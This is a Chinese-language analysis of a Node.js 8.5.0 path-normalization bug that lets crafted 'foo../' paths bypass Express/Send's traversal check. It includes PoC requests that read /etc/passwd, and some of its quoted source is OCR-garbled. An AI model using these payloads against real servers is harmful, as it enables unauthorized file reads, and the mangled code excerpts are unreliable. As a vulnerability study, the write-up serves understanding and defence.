漏洞简介

影响版本:

- Node.js 8.5.0 + Express 3.19.0-3.21.2
- Node.js 8.5.0 + Express 4.11.0-4.15.5

漏洞分析

https://security.tencent.com/index.php/blog/msg/121

原因是 Node.js 8.5.0 对目录进行 normalize 操作时出现了逻辑错误,导致向上层跳跃的时候(如 . . / . . / . . / . . / . . / . . / etc/passwd),在中间位置增加 foo/ . . / . . (如 . . / . . . / . . / foo/ . . / . . . / . . / etc/passwd),即可使 normalize 返回 / etc/passwd,但实际上正确结果应该是 . . / . . / . . / . . / etc/passwd。

express这类web框架,通常会提供了静态文件服务器的功能,这些功能依赖于 normalize 函数。比如,express在判断path是否超出静态目录范围时,就用到了 normalize 函数,上述BUG导致 normalize 函数返回错误结果导致绕过了检查,造成任意文件读取漏洞。

当然, normalize 的BUG可以影响的绝非仅有express, 更有待深入挖掘。不过因为这个BUG是 node 8.5.0 中引入的, 在 8.6 中就进行了修复, 所以影响范围有限。

根本原因就是 normalize 的时候出现了问题。(好多路径相关的洞都是normalize的bug。。。)

漏洞利用有两方面:

首先是Send组件的一个bug。

Express依赖Send组件, Send组件0.11.0-0.15.6版本pipe()函数中:

```
515 SendStream.prototype.pipe = function pipe (res) {
516 --//-root-path
517 · · · var · root · = · this. root
518
519 · · //·references
520 · this.res -= · res
521
522 · · // · decode · the · path
523 · · var·path· = · decode(this.path)
524 · · if · (path · === · -1) · {
525 ....this.error(400)
526 ····return·res
527 ...}
528
529 --//-null-byte(s)
530 --if-(~path.indexOf('\0'))-{
531 ....this.error(400)
532 ····return·res
533 ...}
534
535 · · var · parts
536 -- if - (root -! == -null) - {
537 ····//-malicious-path
538 ····if·(UP PATH REGEXP.test(normalize('.'++sep++path))).{
539 · · · · · · debug('malicious-path-"%s"', · path)
540 ....this.error(403)
541 ····return·res
542 ....}
543
544 · · · //-join-/-normalize-from-optional-root-dir
545 ····path·=·normalize(join(root,·path))
546 · · · · root · = · normalize(root · + · sep) security.tencent.com
```

这里的 UP_PATH_REGEXP 是看标准化路径后是否有目录穿越的字符。并没有将标准化后的值赋给 path! (逆天)

所以如果能绕过目录跳转字符的判断就可以带到后面的 545 行的join, 进行跳转。

那么很自然的,漏洞利用的第二个点就是能够"构造"出目录跳转字符。(这里构造打引号,是因为要bypass)

回到Node.js, Node.js 8.5.0对path.js的normalizeStringPosix函数进行了修改,

```
https://github.com/nodejs/node/blob/v8.5.0/lib/path.js#L104
```

使其能够做到如下的标准化:

```
assert.strictEqual(path.posix.normalize('bar/foo../..'), 'bar');
```

而这样带来的问题:

调试发现,可以通过将 foo../../和目录跳转字符一起注入到路径中,使得L 161的 is Aboveroot 为 false。

并且L 135 的 res = res.slice(0, j); 会把自己删掉。

变量 isaboveRoot 为 false 的情况下,可以在 foo../../ 两边设置同样数量的跳转字符,让他们同样在代码135行把自己删除,这样就可以构造出一个**带有跳转字符,但是通过** normalizeStringPosix 函数标准化后又会全部自动移除的payload。

然后呢,这个payload配合上面提到的Send组件的bug,刚好就可以绕过 UP_PATH_REGEXP ,将跳转字符赋值给 path ,产生目录穿越漏洞。

这个要分析明白的话还是得动调跟。

漏洞复现

PoC:

```
/static/../../a/../../etc/passwd
```

```
GET /static/../../../foo../../../../../etc/passwd
```

```
// Resolves . and .. elements in a path with directory names
function normalizeStringPosix(path, allowAboveRoot) {
  var res = '';
  var lastSlash = -1;
  var dots = 0;
  var code;
  var isAboveRoot = false;
```

```
for (var i = 0; i \leftarrow path.length; ++i) {
 if (i < path.length)</pre>
    code = path.charCodeAt(i);
 else if (code === 47/*/*/)
    break;
 else
    code = 47/*/*/;
 if (code === 47/*/*/) {
    if (lastSlash === i - 1 || dots === 1) {
      // NOOP
    } else if (lastSlash !== i - 1 && dots === 2) {
      if (res.length < 2 || !isAboveRoot ||</pre>
          res.charCodeAt(res.length - 1) !== 46/*.*/ ||
          res.charCodeAt(res.length - 2) !== 46/*.*/) {
        if (res.length > 2) {
          const start = res.length - 1;
          var j = start;
          for (; j \ge 0; --j) {
            if (res.charCodeAt(j) === 47/*/*/)
              break;
          }
          if (j !== start) {
            if (j === -1)
              res = '';
            else
              res = res.slice(0, j);
            lastSlash = i;
            dots = 0;
            isAboveRoot = false;
            continue;
          }
        } else if (res.length === 2 || res.length === 1) {
          res = '';
          lastSlash = i;
          dots = 0;
          isAboveRoot = false;
          continue;
        }
      }
      if (allowAboveRoot) {
        if (res.length > 0)
          res += '/..';
        else
          res = '..';
        isAboveRoot = true;
      }
    } else {
      if (res.length > 0)
        res += '/' + path.slice(lastSlash + 1, i);
      else
        res = path.slice(lastSlash + 1, i);
      isAboveRoot = false;
    }
    lastSlash = i;
    dots = 0;
```


```
} else if (code === 46/*.*/ && dots !== -1) {
    ++dots;
} else {
    dots = -1;
}
return res;
}
```

自己调试跟一下, 就知道

```
/foo../
```

这种会带来逻辑混乱,具体怎么乱的我也说不出理论来。。。反正调试就知道了。关于那个 is Above Root 的设置问题。

和其他点杂起来,



emmm,这种是真说不明白)调试就很清楚)

其实原因在这里:

在 dot 和 slash之间夹有正常字符时,这会一直把dots置为-1,导致随后的../没有正常处理。

可以看到:


```
/../foo../../1
```

的结果是


```
1
```

所以要保证 /foo../ 的左边比右边少一组 ../ 就能刚好消掉。

再结合 express的这个只是检查,没有赋值消掉路径穿越符,结合就导致了漏洞。可以看到,后面这里又进行了路径穿越的拼接:



然后再normalize:




这里穿9层就行了。反正多写点,保证数量差左右为1就行:


这里最后以这个EXP来看一下 / foo.. 前后的调试:

```
| Corrent File | Date |
```

这里会把dots置为-1!!!




然后到o后面的.时:




可以看到,这里漏掉了 code=46,dotes==-1的情况,导致读到了。,还是没有累计dots,反而一直置为-1.

直到遇到下一个slash:

由于dots==-1,导致前面的条件也进不去,所以来到这里的slice了:



这里拼接是没问题的,但是这里的isAboveRoot又被置为false:




然后的dots就是累计dots++


下一次slash就到了最关键的部分:

进入过后:

在res找到最近的一个slash,两个slash之间的消了:



可以看到,相当于foo后面的一个slash能跟前面的slash配到能消掉一段...



这个过后,由于res是...,所以通过这个分支置为空了:

这样就只剩/etc/passwd了

所以就是foo前的n个slash和foo后的n个slash配对消为...,然后foo后的第n+1个slash没用,将res置为"",最后拼接正常字符。

真的很妙! 赞!!!

感觉是目前见过的最巧妙的几个漏洞之一!!!